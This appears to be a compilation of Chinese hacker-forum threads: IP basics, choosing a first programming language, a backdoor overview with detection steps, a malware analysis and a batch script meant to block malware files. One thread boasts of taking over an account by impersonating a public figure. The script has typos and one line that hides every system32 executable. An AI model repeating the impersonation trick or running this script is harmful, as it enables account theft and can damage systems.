hundanshijie1: 我在寝室连网，自己的IP是 192.168.** ，很明显这是内网地址，我用过很多IP类的软件，自己的地址都是这个。那我想问在别人（就是我们局域网外的用户）那里是否是我的这个地址？（我个人认为应该不是，就好象手机一样，我和我的朋友在同一个网，所以我们打电话显示的号码都是小号，但是不在同一个网的显示的就是真正的号码~）如果真的不是，那么怎么样才能得到真正的IP？

从容: 简单的举个例子吧：



由此可见，不同局域网内部的ip地址是可以重复的，同一个局域网内的ip是不可重复的

而外部（公网）的ip地址都是唯一的。

你的 192.168 的ip是你在局域网内的真实ip，而转到公网的时候，你拨号所得到的ip是公网的真实ip

dengxbn: 我猜在公网的ip应该是主机的ip 吧~

从容: 相对于局域网来说，192.168 是真实ip，相对于公网来说，202.***. ***。

***是真实的ip

sdjnzwx: 嗯。从容说的对！多查一些资料会有所了解的！在站搜一下关于IP的贴子！🙄

孙悟空: 技术不够 看起来费劲

ghosthk: 192.168.*.*是保留IP。在内网使用。

外网的人看你的IP看到的是你们局域网主机或路由的IP。那个叫公网IP。

查看你的公网IP可以去<http://www.ip138.com>

如果你要在局域网内使用鸽子或做个对外开放的服务器，那得进行端口映射。这是题外话。

ljdx000: 恩， 同意四楼的 外网的人只能看到你的公网IP 看不到你在局域网里 192.168.**.*的IP 同一个局域网的人可以看到你 192.168 的IP

牧羊人: 呵呵，很简单的一个问题我觉得被楼主整得复杂了，看起来好费劲

外网就上IP138

内网就在DOS下输入ipconfig

守望天空 2: 192.168.的私有IP，这个局域网内，可以设定。。在路由上一边都是有静态/动态nat或者pat来转换。。

另外我想问下，就学校的来说，电脑上显示的好像是教育网的IP，但是实际上显示的是电信的IP把。。估计。。。218 开投的。。。请问这个是什么原理啊？

[探讨] ——希望大虾们能开一个问题板块

fangyang0107: 各位黑客大哥:

小弟初来驾到, 还请各位大虾多多照顾。现在就此提一点意见, 希望你们能考虑下。小弟接触电脑多年, 但是都玩游戏, 聊天居多; 不过也就此了解了一些电脑门槛, 真正开始接触电脑知识是在去年, 因为刚买的电脑, 所以对硬件, 软件上面才有了更深层次的了解。

就小弟的眼光来看, 学问学问, 有学必须有问。当然问题要先从简单开始, 不要走来就是我怎么当黑客, 我怎么破网站等等这类的。

就我这一年的经历, 刚开始装了电脑乱下一通, 问题也就出来了, 比方说开机慢啊, 关机关不掉, 软件卸载不掉怎么办, 隐藏文件夹出不来, 等等问题。然后自己慢慢摸索, 在百度, 找答案。渐渐了从只会点右上角小XX到打开任务管理器去关闭进程, 从直接把安装了的软件删除到用控制面板里的卸载等等。

说这么多, 就是想说明只有有问题, 才会学到东西。当然, 一个人遇见的问题是很少的, 希望大虾们能开一个问题板块, 让电脑遇见问题的兄弟们上去问一问, 有问才有学, 发问的人能学到知识, 看问题的人也能学到知识。当然大虾们也可以出些问题挂上面考考小弟们。

你们看如此可好? 看完此文的人, 不管支持与否。小弟先说声谢谢。有劳了.....

xiaoshuidi: 你的非常好。最最清楚的一点就是知道不会的问题可以先到百度或谷歌上先搜一下。这样是经过你自己的消化的。这样才更能好的自己去掌握知识。要是在那上面也搜不到问题的答案你就可以在这个班块里任意的发问。这里的每一个人都是诚心诚意给每一个人尽可能的做出最完美的答案。当然还是要提醒大家一下。遇到不会的问题你可先在论坛里的搜索栏里面先搜一下。要是没有找到可以再把它转到google上面再搜一下。要是搜到的答案不懂或者不理解再在论坛里面发帖这样可以保证论坛里的帖子帖帖都是精华。当然了。如果你要的答案在论坛里面没有而你又在网上搜到了。你要是肯献爱心的话可以把你搜到的帖子发



来论坛里面与所有人共同分享一下。独乐乐不如与众乐乐。呵呵。顺便小声给你说下。我也是一个刚入门的新手。呵呵。不要告诉别人呀。😏😏

哇沙米: 对的 现在学东西啊 最好能上一些网站找答案不要老是问别人。。这样没用～～

ricelzydon: 借楼上说的...我们只是毫无歉意地敌视那些提问前不愿思考、不做自己该做之事的人。

recker: 不错～～😁

ikiloooooy: 下个经典教程.....你不会完全看懂吧...>>>>>多少个迷人的问题!!!!!!!!!!!!!!!!!!!!

高手有高手的问题,小鸟有小鸟的问题....小鸟看老鸟的问题.....晕
支持了,顶了,回贴了

[探讨] ——很多人说VB适合新手学习编程的第一门语言，到底对不对呢？

喝碗梦婆汤：很多人说VB适合新手学习编程的第一门语言，你们觉得对吗？

VB真的适合新手学习编程的第一门语言吗？

希望大家能说出自己的真实经历和看法！

哇沙米：建议是C语言来入门 会更好～

喝碗梦婆汤：现在语言种类繁多，所以选择一门适合自己学的语言很重要

乱雪：不建议一来就学C语 会打击你的 我学C语三年后才知道拿来做什么

流年、忆：😞我连VB都学不好

majiang007：光学VB或者C你如果要一年

当你学会了VB在学C要三月

如果你学会了C在学VB只要一月

所以 先学C在学VB

兵团：我计算机老师也是建议我先去学C，把基础打好！

pk521teng：建议先去学C，如果说认为会被打击或者枯燥的话，就不要学了，

因为谁学编程都是被打击着过来的

344189953：😁我也认为先从C入手

Hacker_deng：我曾经也很郁闷，这么多种语言该学哪种先，其实C是基础 学好

C对以后学其他语言可以少走很多弯路

feiniaol23：感觉从ASP最快。

有爱僵尸：主要看的你兴趣，差不多多少的，原理都一样，逻辑也类似

慵懒时光：VB是最基本的，C语言比较实用。

wed456：😁先学英语

k22：VB简单。。。但是用它做软件好像不太合适。。。

recker：没有意义的讨论。。每个人都有不同的天赋，有适合自己的方向。

sysmw：嗯，深有感触，先从C语言入手，C语言是入门语言，把基础打好了，

再学习其他语言很容易入门，语言有相似相通之处；C语言学会了，你再学VB，

那就简单多了！



魔武千年：看楼上这么多说先学C好

那我就开始从 C 学起吧！

chevalierx：VB语言太冗长和落伍了，也就学校里简单的编程用VB，还是从C入手，因为C的灵活性强.....

[探讨] ——网络欺骗方式大全（征集）

Hebe: 很久没有接触黑客这个词汇了，今天非常无意的打开了很老的一个QQ，看到绿色兵团群里讨论激烈，就凑个热闹看看。

对黑客技术基本不懂的我，今天就用了用网络欺骗这个小技巧，来实现目的；很幸运微软依然可以注册了一个MSN 账号为 kaifu_lee@google.com，就这样我便冒充开复老师（google中国CEO），以及discuz论坛的一个超连接功能www.g.cn，在利用社会工程学的一些基础知识，嗯，没错结果是非常轻松的搞定对方账号，唉~~这些都是 06 年的老方法，不是所有问题都可以利用技术来解决，人为更重要。

楼下继续，大家都还知道利用什么方法？

从容: 去年出了一本《黑客社会工程学攻击》，推荐老同志看看，方法不少~~~

caizhuoyoko: 在哪能找到？

从容: 当当有，非安全在淘宝也有专卖店

Hebe: 呵呵，方法也许很老，但变通一点就会很实用。

大家可以把这几年自己遇到的或者使用过的分享一下...

黑客不局限于利用技术，黑客更不局限于网络~~

R.E.C--F22: Q群里冒充网警也很多呀。不过上手的少了。

还有发木马图冒充新人提问的也很常见。

如果楼下的够多我就继续讲好了。

PS、Hebe“今天就用了用网络欺骗这个小技巧”——他对黑客技术其实很懂的，只是甚少出来走动而已。

南二三侠: 高手啊。

Hebe: QQ空间密码破解

对于 QQ 空间密破解目前最流行的应该是通过饶过密码来实现吧？

不知道大家是否考虑过清除对方 QQ 空间密码？来达到目的？也是一种很老的

方法了，大概也在 06 年~但目前还可以使用。但这也需要一点欺骗的手段~

哇沙米: 社工很有意思 但又很害怕。。。哪天自己被社工都不知情 原本想清空搜索引擎自己的记录 结果 发现一天比一天多。。郁闷。。

kblhd: 凯文*米特尼克《欺骗的艺术》

Hebe: 这本书很不错，但你需要更高明的骗术才行哦~

后门专题

作者：网络编辑

后门：绕过安全性控制而获取对程序或系统访问权的方法。在软件的开发阶段，程序员常会在软件内创建后门以便可以修改程序中的缺陷。如果后门被其他人知道，或是在发布软件之前没有删除后门，那么它就成了安全风险。后门又称为Back Door —— 谈到它，就不得不先提一下相关知识：大家都知道，一台计算机上有 65535 个端口，那么如果把计算机看作是一间屋子，那么这 65535 个端口就可以把它看做是计算机为了与外界连接所开的 65535 扇门。为什么需要那么多扇门呢？因为主人的事务很繁忙，它为了同时处理很多应酬，就决定每扇门只对一项应酬的工作。所以有的门是主人特地打开迎接客人的（提供服务），有的门是主人为了出去访问客人而开设的（访问远程服务）——理论上，剩下的其他门都该是关闭着的，但偏偏因为各种原因，有的门在主人都不知道的情形下，却被悄然开启。于是就有好事者进入，主人的隐私被刺探，生活被打扰，甚至屋里的东西也被搞得一片狼藉。这扇悄然被开启的门——就是今天我们要讲的“后门”。当然，这只是一个比喻，事实上除了通过端口连接外，也可以通过串/并口，无线设备连接的方式进行入侵，为了行文方便，下文中的“端口”泛指各种对外接口（interface）。

后门程序：<http://baike.baidu.com/view/1352.htm?fr=ala0>

后门产生的必要条件有以下三点：

1. 必须以某种方式与其他终端节点相连——由于后门的利用都是从其他节点进行访问，因此必须与目标机使用双绞线、光纤、串/并口、蓝牙、红外等设备在物理信号上有所连接才可以对端口进行访问。只有访问成功，双方才可以进行信号交流，攻击方才有机会进行入侵。

2. 目标机默认开放的可供外界访问的端口必须在一个以上——因为一台默认无任何端口开放的机器是无法连接通信的，而如果开放着的端口外界无法访

问，则同样没有办法进行入侵。

3. 目标机存在程序设计或人为疏忽，导致攻击者能以权限较高的身份执行程序。并不是任何一个权限的帐号都能够被利用的，只有权限达到操作系统一定要求的才允许执行修改注册表，修改log记录等相关修改。

后门就是留在计算机系统中，供某位特殊使用都通过某种特殊方式控制计算机系统的途径!!——很显然，掌握好后门技术是每个网络安全爱好者不可或缺的一项基本技能!它能让你牢牢抓住肉鸡，让它永远飞不出你的五指山!

正因如此所以后门技术与反后门的检测技术也成为了黑客攻防战的焦点。正所谓知己知彼，百战不殆。要了解反后门技术那么我们就要更多的深入去学习了解后门知识。

后门的分类

后门可以按照很多方式来分类，标准不同自然分类就不同，为了便于大家理解，我们从技术方面来考虑后门程序的分类方法：

前面讲了这么多理论知识是不是觉得有点头大了呢？下面我们来讲讲一些常见的后门工具吧

1.网页后门

此类后门程序一般都是服务器上正常的web服务来构造自己的连接方式，热漫袁洗浅A饕械胼SP、cgi脚本后门等。

典型后门程序：海洋顶端，红粉佳人个人版，后来衍生出来很多版本的这类网页后门，编写语言asp,aspx,jsp,php的都有种类比较繁多。

2.线程插入后门

利用系统自身的某个服务或者线程，将后门程序插入到其中，这种后门在运行时没有进程,所有网络操作均播入到其他应用程序的进程中完成。

典型后门程序：代表BITS，还有我在安全焦点上看到的xdoor（首款进程插入后门）也属于进程插入类后门。

3.扩展后门

所谓的扩展后门，在普通意义上理解，可以看成是将非常多的功能集成到了

后门里，让后门本身就可以实现很多功能，方便直接控制肉鸡或者服务器，这类的后门非常受初学者的喜爱，通常集成了文件上传/下载、系统用户检测、HTTP访问、终端安装、端口开放、启动/停止服务等功能，本身就是个小的工具包，功能强大。

典型后门程序：Wineggdroup shell

4.C/S后门

这个后门利用ICMP通道进行通信，所以不开任何端口，只是利用系统本身的ICMP包进行控制安装成系统服务后，开机自动运行，可以穿透很多防火墙——很明显可以看出它的最大特点：不开任何端口~只通过ICMP控制!和上面任何一款后门程序相比，它的控制方式是很特殊的，连 80 端口都不用开放，不得不佩服服务程序编制都在这方面独特的思维角度和眼光.

典型后门程序：ICMP Door

5.root kit

好多人有一个误解，他们认为rootkit是用作获得系统root访问权限的工具。实际上，rootkit是攻击者用来隐藏自己的踪迹和保留root访问权限的工具。通常，攻击者通过远程攻击获得root访问权限，或者首先密码猜测或者密码强制破译的方式获得系统的访问权限。进入系统后，如果他还没有获得root权限，再通过某些安全漏洞获得系统的root权限。接着，攻击者会在侵入的主机中安装rootkit，然后他将经常通过rootkit的后门检查系统是否有其他的用户登录，如果只有自己，攻击者就开始着手清理日志中的有关信息。通过rootkit的嗅探器获得其它系统的用户和密码之后，攻击者就会利用这些信息侵入其它的系统。

典型后门程序：hacker defender

以上是我在网上搜集的前人总结，值得指出的是这些分类还不够完善，还没有真正指出后门的强大。

下面我继续补充点我更新黑基技术文章时看到的一些比较少见的后门技术。

6 BootRoot

通过在Windows内核启动过程中额外插入第三方代码的技术项目，即为

“BootRoot”。国外组织eBye在通过这种新的Rootkit启动技术，并赋予这种无需依赖Windows内核启动过程去加载自身代码的技术及其衍生品——“BootKit”，即“Boot Rootkit”。

Mebroot是如何实现MBR感染与运作的

Mebroot比Windows还要早一步启动，然后将自身驱动代码插入内核执行，从而绕过了注册表HIVE检测的缺陷。同时采用的底层技术让大部分Anti-Rootkit工具失明——因为它根本没有在系统内留下任何启动项目。检测工具自然会检测失效。然后通过DLL远程注入用户进程，为系统打开后门并下载木马运行。在这非传统的渗透思路下，反Rootkit工具是无法根除它的。

看到以上这么多可怕的后门知识是不是对这些有所了解了呢？

下面我们来谈谈如何检测后门

1.简单手工检测法

凡是后门必然需要隐蔽的藏身之所，要找到这些程序那就需要仔细查找系统中每个可能存在的可疑之处，如自启动项，据不完全统计，自启动项目有近 80 多种。

用AutoRuns检查系统启动项。观察可疑启动服务，可疑启动程序路径，如一些常见系统路径一般在system32 下，如果执行路径种在非系统的system32 目录下发现

notepad

System

smss.exe

csrss.exe

winlogon.exe

services.exe

lsass.exe

spoolsv.exe

这类进程出现 2 个那你的电脑很可能已经中毒了。

如果是网页后门程序一般是检查最近被修改过的文件，当然目前一些高级webshell后门已经支持更改自身创建修改时间来迷惑管理员了。

2.拥有反向连接的后门检测

这类后门一般会监听某个指定端口，要检查这类后门需要用到dos命令在没有打开任何网络连接页面和防火墙的情况下输入netstat -an 监听本地开放端口，看是否有本地ip连接外网ip。

3.无连接的系统后门

如shift，放大镜，屏保后门，这类后门一般都是修改了系统文件，所以检测这类后门的方法就是对照他们的MD5 值 如sethc.exe（shift后门）正常用加密工具检测的数值是

MD5 : f09365c4d87098a209bd10d92e7a2bed

如果数值不等于这个就说明被篡改过了。

4.CA后门

CA克隆帐号这样的后门建立以\$为后缀的超级管理员在dos下无法查看该用户，用户组管理也不显示该用户，手工检查一般是在sam里删除该帐号键值。当然要小心，没有经验的建议还是用工具。当然CA有可能克隆的是guest用户，所以建议服务器最好把guest设置一个复杂密码。

5.对于ICMP这种后门

这种后门比较罕见，如果真要预防只有在默认windows防火墙中设置只 允许ICMP传入的回显请求了。

6.对于rootkit

这类后门隐藏比较深，从一篇安全焦点的文献我们可以了解到他的历史也非常长，1989 年发现首例在Unix上可以过滤自己进程被ps -aux 命令的查看的rootkit雏形。此后这类高级隐藏工具不断发展完整，并在 94 年成功运用到了高级后门上并开始流行，一直保持着后门的领先地位，包括最新出现的Boot Root也是该后门的一个高级变种。为了抵御这类高级后门国外也相续出现了这类查杀工具。例如：荷兰的反Root Kit的工具Gmer,Rootkit Unhooker和RKU都可以检测

并清除这些包括变种的RootKit

检测前，不要运行被检测程序！

主要工具有：PEiD0.95 汉化版、捆绑文件提取工具 1.0、Filemon7.04 汉化版、冰刃 1.22 中文版、下载者监视器 1.0 、Regmon704.rar、文件分析提交工具

先说第一类非黑客系列软件检测方法：

1.检测软件是否捆绑；

1.1.若捆绑，则对其进行反捆绑处理，提取其中的文件，逐个按下面方法分析；

2.检测软件是否加壳；

2.1.若加壳，则进行脱壳处理，可用PE检测壳的类型（无无壳，跳过此步）；

3.用文件分析工具分析文件是否包含恶意代码（文件分析提交工具地址：<http://www.hxhack.com/bbs/read.php?tid-183998.html>136款世界顶尖杀软扫描，每日更新病毒库）；

结论：如果这样还报毒的话，该工具至少 80%包含恶意代码，需要慎重使用！

再说说第二类黑客系列软件检测方法：

这类工具检测比较麻烦，最好把所有应用程序都关了。。或者在虚拟机里面进行

1.关闭杀软等一切安全软件（防火墙建议开启）；

2.检测软件是否捆绑；

2.1.若捆绑，则对其进行反捆绑处理，提取其中的文件，逐个按下面方法分析（无捆绑，跳过此步）；

3.检测软件是否加壳；

- 3.1.若加壳，则进行脱壳处理，可用PE检测壳的类型（无壳，跳过此步）；
- 4.开启文件监视、注册表监视（工具：Filemon、Regmon）；
- 5.开启抓包工具（工具：WSockExpert）；
- 6.运行 待检测工具 看是否释放新文件、是否添加新注册项（其行为是否安全，需自己分析）；
- 7.通过抓包工具判断是否发送其他多余数据（例如：后台下载恶意程序）
开始——运行——cmd——然后输入——netstat -an 判断是否连接其他IP（执行此步骤前，最好把所有需要连网的应用程序都退出）

结论：释放可疑新文件，添加可疑新注册项，运行工具后连接其他IP。。
则一定存在后门！

总结：此种方法适用于检测任意软件！ 对于非黑客类程序，脱壳后包含恶意代码，则可能有后门。而黑客类程序，释放可疑新文件、添加可疑新注册项、运行工具后连接其他IP或下载其他程序。检测后门主要方法就这些。希望会对大家有一定的帮助。

原总结：<http://zjb8975.blogbus.com/logs/50611693.html>

后门样本介绍：

windows.com.cn.exe 等后门病毒清除

病毒症状

该样本是使用“Delphi”编写的后门程序，采用“Private EXE Protector”加壳方式，企图躲避特征码扫描，加壳后长度为“529,984 字节”，病毒扩展名为“exe”，主要通过“文件捆绑”、“下载器下载”、“网页挂马”等方式传播，病毒主要目的为使用户机器沦为傀儡机器，任由黑客控制。

用户中毒后，会出现系统无故关机、摄像头被开启、用户重要资料丢失、网络速度降低等现象。

感染对象

Windows 2000/Windows XP/Windows 2003/Windows Vista

传播途径

网页挂马、文件捆绑、下载器下载

病毒分析

(1) 将自身重命名，拷贝到%SystemRoot%\windows.com.cn.exe,并设置该文件属性为隐藏。

(2) 创建名为 "system_ghost" 的服务并启动，通过启动该服务执行 %SystemRoot%\windows.com.cn.exe。

(3) 隐式调用程序%ProgramFiles%\Internet Explorer\IEXPLORE.EXE，开启 IE 进程，通过该进程连接至黑客主机，使被感染机器沦为傀儡主机，任由黑客控制。

(4) 删除自身主程序，退出进程。

病毒创建文件：

%SystemRoot%\windows.com.cn.exe

病毒创建注册表：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\system_ghost

病毒访问网络：

n**2009.gicp.net

手动解决办法：

1、手动删除以下文件：

%SystemRoot%\windows.com.cn.exe

2、手动删除以下注册表键值：

键:HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\system_ghost

木马病毒完全免疫批处理源代码

```
@echo off
color 0a
echo
*****
*****
echo *
echo *          现在进行机器狗免疫          *
echo *
echo
*****
*****

md C:\WINDOWS\system32\wxptdi.sys 2>nul
md C:\WINDOWS\system32\wxptdi.sys\1..\ 2>nul
md C:\WINDOWS\system32\fat32.sys 2>nul
md C:\WINDOWS\system32\fat32.sys\1..\ 2>nul
md C:\WINDOWS\system32\drivers\ati32srv.sys 2>nul
md C:\WINDOWS\system32\drivers\ati32srv.sys\1..\ 2>nul
md C:\WINDOWS\system32\drivers\pcibus.sys 2>nul
md C:\WINDOWS\system32\drivers\pcibus.sys\1..\ 2>nul
md C:\WINDOWS\system32\drivers\pcidisk.sys 2>nul
md C:\WINDOWS\system32\drivers\pcidisk.sys\1..\ 2>nul
md C:\WINDOWS\system32\drivers\pcihdd.sys 2>nul
md C:\WINDOWS\system32\drivers\pcihdd.sys\1..\ 2>nul
md C:\WINDOWS\system32\drivers\phy.sys 2>nul
md C:\WINDOWS\system32\drivers\phy.sys\1..\ 2>nul
md C:\WINDOWS\system32\drivers\pop.sys 2>nul
md C:\WINDOWS\system32\drivers\pop.sys\1..\ 2>nul
md C:\WINDOWS\system32\drivers\puid.sys 2>nul
md C:\WINDOWS\system32\drivers\puid.sys\1..\ 2>nul
md C:\WINDOWS\system32\drivers\usb32k.sys 2>nul
md C:\WINDOWS\system32\drivers\usb32k.sys\1..\ 2>nul
md C:\WINDOWS\system32\2dogkiller.sys 2>nul
md C:\WINDOWS\system32\2dogkiller.sys\1..\ 2>nul
attrib C:\WINDOWS\system32\wxptdi.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\fat32.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\ati32srv.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\ati32srv.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\pcidisk.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\pcihdd.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\phy.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\pop.sys +s +h +r +a 2>nul
```



```
attrib C:\WINDOWS\system32\drivers\puid.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\puid.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\usb32k.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\2dogkiller.sys +s +h +r +a 2>nul
attrib C:\WINDOWS\system32\drivers\pcibus.sys +s +h +r +a 2>nul
echo y|cacls C:\WINDOWS\system32\2dogkiller.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\drivers\usb32k.sys /d everyone2 >nul
echo y|cacls C:\WINDOWS\system32\drivers\puid.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\drivers\pop.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\drivers\phy.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\drivers\pciidd.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\drivers\pcidisk.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\drivers\pcibus.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\drivers\ati32srv.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\fat32.sys /d everyone 2>nul
echo y|cacls C:\WINDOWS\system32\wxptdi.sys /d everyone 2>nul
echo
*****
*****
echo *
echo *
echo *
echo
*****
*****
echo
*****
*****
echo *
echo *
echo *
echo
*****
*****
md c:\windows\system32\bqtlldzlu.exe 2>nul
md c:\windows\system32\diynpis.exe 2>nul
md c:\windows\system32\dndsio.exe 2>nul
md c:\windows\system32\fewqickd.exe 2>nul
md c:\windows\system32\fmschif.exe 2>nul
md c:\windows\system32\fmshif.exe 2>nul
md c:\windows\system32\hefcndy.exe 2>nul
md c:\windows\system32\hgeazpkc.exe 2>nul
md c:\windows\system32\anistio.exe 2>nul
```

```
md c:\windows\system32\anittio.exe 2>nul
md c:\windows\system32\isndctio.exe 2>nul
md c:\windows\system32\juejwcx.exe 2>nul
md c:\windows\system32\nbnwewd.exe 2>nul
md c:\windows\system32\ptshell.exe 2>nul
md c:\windows\system32\uiwcaqws.exe 2>nul
md c:\windows\system32\wipxcdec.exe 2>nul
md c:\windows\system32\wrew2ds.exe 2>nul
md c:\windows\system32\ytewcxzsw.exe 2>nul
attrib c:\windows\system32\bqtlldzlu.exe +s +r +h +a 2>nul
attrib c:\windows\system32\diynpis.exe +s +r +h +a 2>nul
attrib c:\windows\system32\dndsioc.exe +s +r +h +a 2>nul
attrib c:\windows\system32\fewqickd.exe +s +r +h +a 2>nul
attrib c:\windows\system32\fmschif.exe +s +r +h +a 2>nul
attrib c:\windows\system32\fmsjhif.exe +s +r +h +a 2>nul
attrib c:\windows\system32\hefcndy.exe +s +r +h +a 2>nul
attrib c:\windows\system32\hgeazpkc.exe +s +r +h +a 2>nul
attrib c:\windows\system32\anistio.exe +s +r +h +a 2>nul
attrib c:\windows\system32\anittio.exe +s +r +h +a 2>nul
attrib c:\windows\system32\isndctio.exe +s +r +h +a 2>nul
attrib c:\windows\system32\juejwcx.exe +s +r +h +a 2>nul
attrib c:\windows\system32\nbnwewd.exe +s +r +h +a 2>nul
attrib c:\windows\system32\ptshell.exe +s +r +h +a 2>nul
attrib c:\windows\system32\uiwcaqws.exe +s +r +h +a 2>nul
attrib c:\windows\system32\wipxcdec.exe +s +r +h +a 2>nul
attrib c:\windows\system32\wrew2ds.exe +s +r +h +a 2>nul
attrib c:\windows\system32\ytewcxzsw.exe +s +r +h +a 2>nul
echo y|cacls c:\windows\system32\bqtlldzlu.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\diynpis.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\dndsioc.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\fewqickd.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\fmschif.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\fmsjhif.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\hefcndy.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\hgeazpkc.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\anistio.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\anittio.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\isndctio.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\juejwcx.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\nbnwewd.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\ptshell.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\uiwcaqws.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\wipxcdec.exe /d everyone 2>nul
```

```

echo y|cacls c:\windows\system32\wrew2ds.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\ytewcxzsw.exe /d everyone 2>nul
echo
*****
*****
echo *
echo *
echo *
echo
*****
*****
echo
*****
*****
echo *
echo *
echo *
echo
*****
*****
for %%a in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do md %%a:\auto.exe >nul
2>nul
for %%h in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do md %%h:\auto.exe\1..\
>nul 2>nul
for %%b in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do md %%b:\autorun.inf >nul
2>nul
for %%g in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do md %%g:\autorun.inf\1..\
>nul 2>nul
for %%c in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do attrib %%c:\auto.exe +s +h
+r +a >nul 2>nul
for %%d in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do attrib %%d:\autorun.inf +s
+h +r +a >nul 2>nul
for %%e in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do echo y|cacls %%e:\auto.exe
/d everyone >nul 2>nul
for %%f in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do echo Y|cacls
%%f:\autorun.inf /d everyone >nul 2>nul
echo
*****
*****
echo *
echo *
echo *
echo
*****
*****
echo *
echo *
echo *
echo
*****
*****
echo *
echo *
echo *
echo
*****
*****

```

echo

echo *

*

echo *

现在进行IGM免役

*

echo *

*

echo

md c:\windows\IGW.exe 2>nul

md c:\windows\AVPSrv.exe 2>nul

md c:\windows\DiskMan32.exe 2>nul

md c:\windows\IGM.exe 2>nul

md c:\windows\Kvsc3.exe 2>nul

md c:\windows\lqvtytv.exe 2>nul

md c:\windows\MsIMMs32.exe 2>nul

md c:\windows\system32\3CEBCAF.exe 2>nul

md c:\windows\system32\racvsvc.exe 2>nul

md c:\windows\nvdispdrv.exe 2>nul

md c:\windows\dbghlp32.exe 2>nul

md c:\windows\system32\drivers\svchost.exe 2>nul

md c:\windows\system32\a.exe 2>nul

md c:\windows\upxdnd.exe 2>nul

md c:\windows\WinForm.exe 2>nul

md c:\windows\system32\rsjzbpm.dll 2>nul

md c:\windows\system32\cmdbcs.dll 2>nul

md c:\windows\system32\upxdnd.dll 2>nul

md c:\windows\system32\yfmdtiouaf.dll 2>nul

md c:\windows\nvdispdrv.exe 2>nul

md c:\windows\49400MM.DLL 2>nul

md c:\windows\338448WO.dll 2>nul

md c:\windows\235780MM.dll 2>nul

md c:\windows\235780WO.DLL 2>nul

attrib c:\windows\IGW.exe +s +r +h +a 2>nul

attrib c:\windows\AVPSrv.exe +s +r +h +a 2>nul

attrib c:\windows\DiskMan32.exe +s +r +h +a 2>nul

attrib c:\windows\IGM.exe +s +r +h +a 2>nul

attrib c:\windows\Kvsc3.exe +s +r +h +a 2>nul

attrib c:\windows\lqvtytv.exe +s +r +h +a 2>nul

attrib c:\windows\MsIMMs32.exe +s +r +h +a 2>nul

attrib c:\windows\system32\3CEBCAF.exe +s +r +h +a 2>nul


```
attrib c:\windows\system32\racvsvc.exe +s +r +h +a 2>nul
attrib c:\windows\nvdispdrv.exe +s +r +h +a 2>nul
attrib c:\windows\dbghlp32.exe +s +r +h +a 2>nul
attrib c:\windows\system32\drivers\svchost.exe +s +r +h +a 2>nul
attrib c:\windows\system32\*.exe +s +r +h +a 2>nul
attrib c:\windows\upxdnd.exe +s +r +h +a 2>nul
attrib c:\windows\WinForm.exe +s +r +h +a 2>nul
attrib c:\windows\system32\rsjzbpn.dll +s +r +h +a 2>nul
attrib c:\windows\system32\cmdbcs.dll +s +r +h +a 2>nul
attrib c:\windows\system32\upxdnd.dll +s +r +h +a 2>nul
attrib c:\windows\system32\yfntdiouaf.dll +s +r +h +a 2>nul
attrib c:\windows\nvdispdrv.exe +s +r +h +a 2>nul
attrib c:\windows\49400MM.DLL +s +r +h +a 2>nul
attrib c:\windows\338448WO.dll +s +r +h +a 2>nul
attrib c:\windows\235780WO.DLL +s +r +h +a 2>nul
attrib c:\windows\235780MM.dll +s +r +h +a 2>nul
echo y|cacls c:\windows\235780MM.dll /d everyone 2>nul
echo y|cacls c:\windows\235780WO.DLL /d everyone 2>nul
echo y|cacls c:\windows\338448WO.dll /d everyone 2>nul
echo y|cacls c:\windows\49400MM.DLL /d everyone 2>nul
echo y|cacls c:\windows\nvdispdrv.exe /d everyone 2>nul
echo y|cacls c:\windows\system32\yfntdiouaf.dll /d everyone 2>nul
echo y|cacls c:\windows\system32\upxdnd.dll /d everyone 2>nul
echo y|cacls c:\windows\WinForm.exe /d everyone
echo y|cacls c:\windows\system32\cmdbcs.dll /d everyone 2>nul
echo y|cacls c:\windows\system32\rsjzbpn.dll /d everyone 2>nul
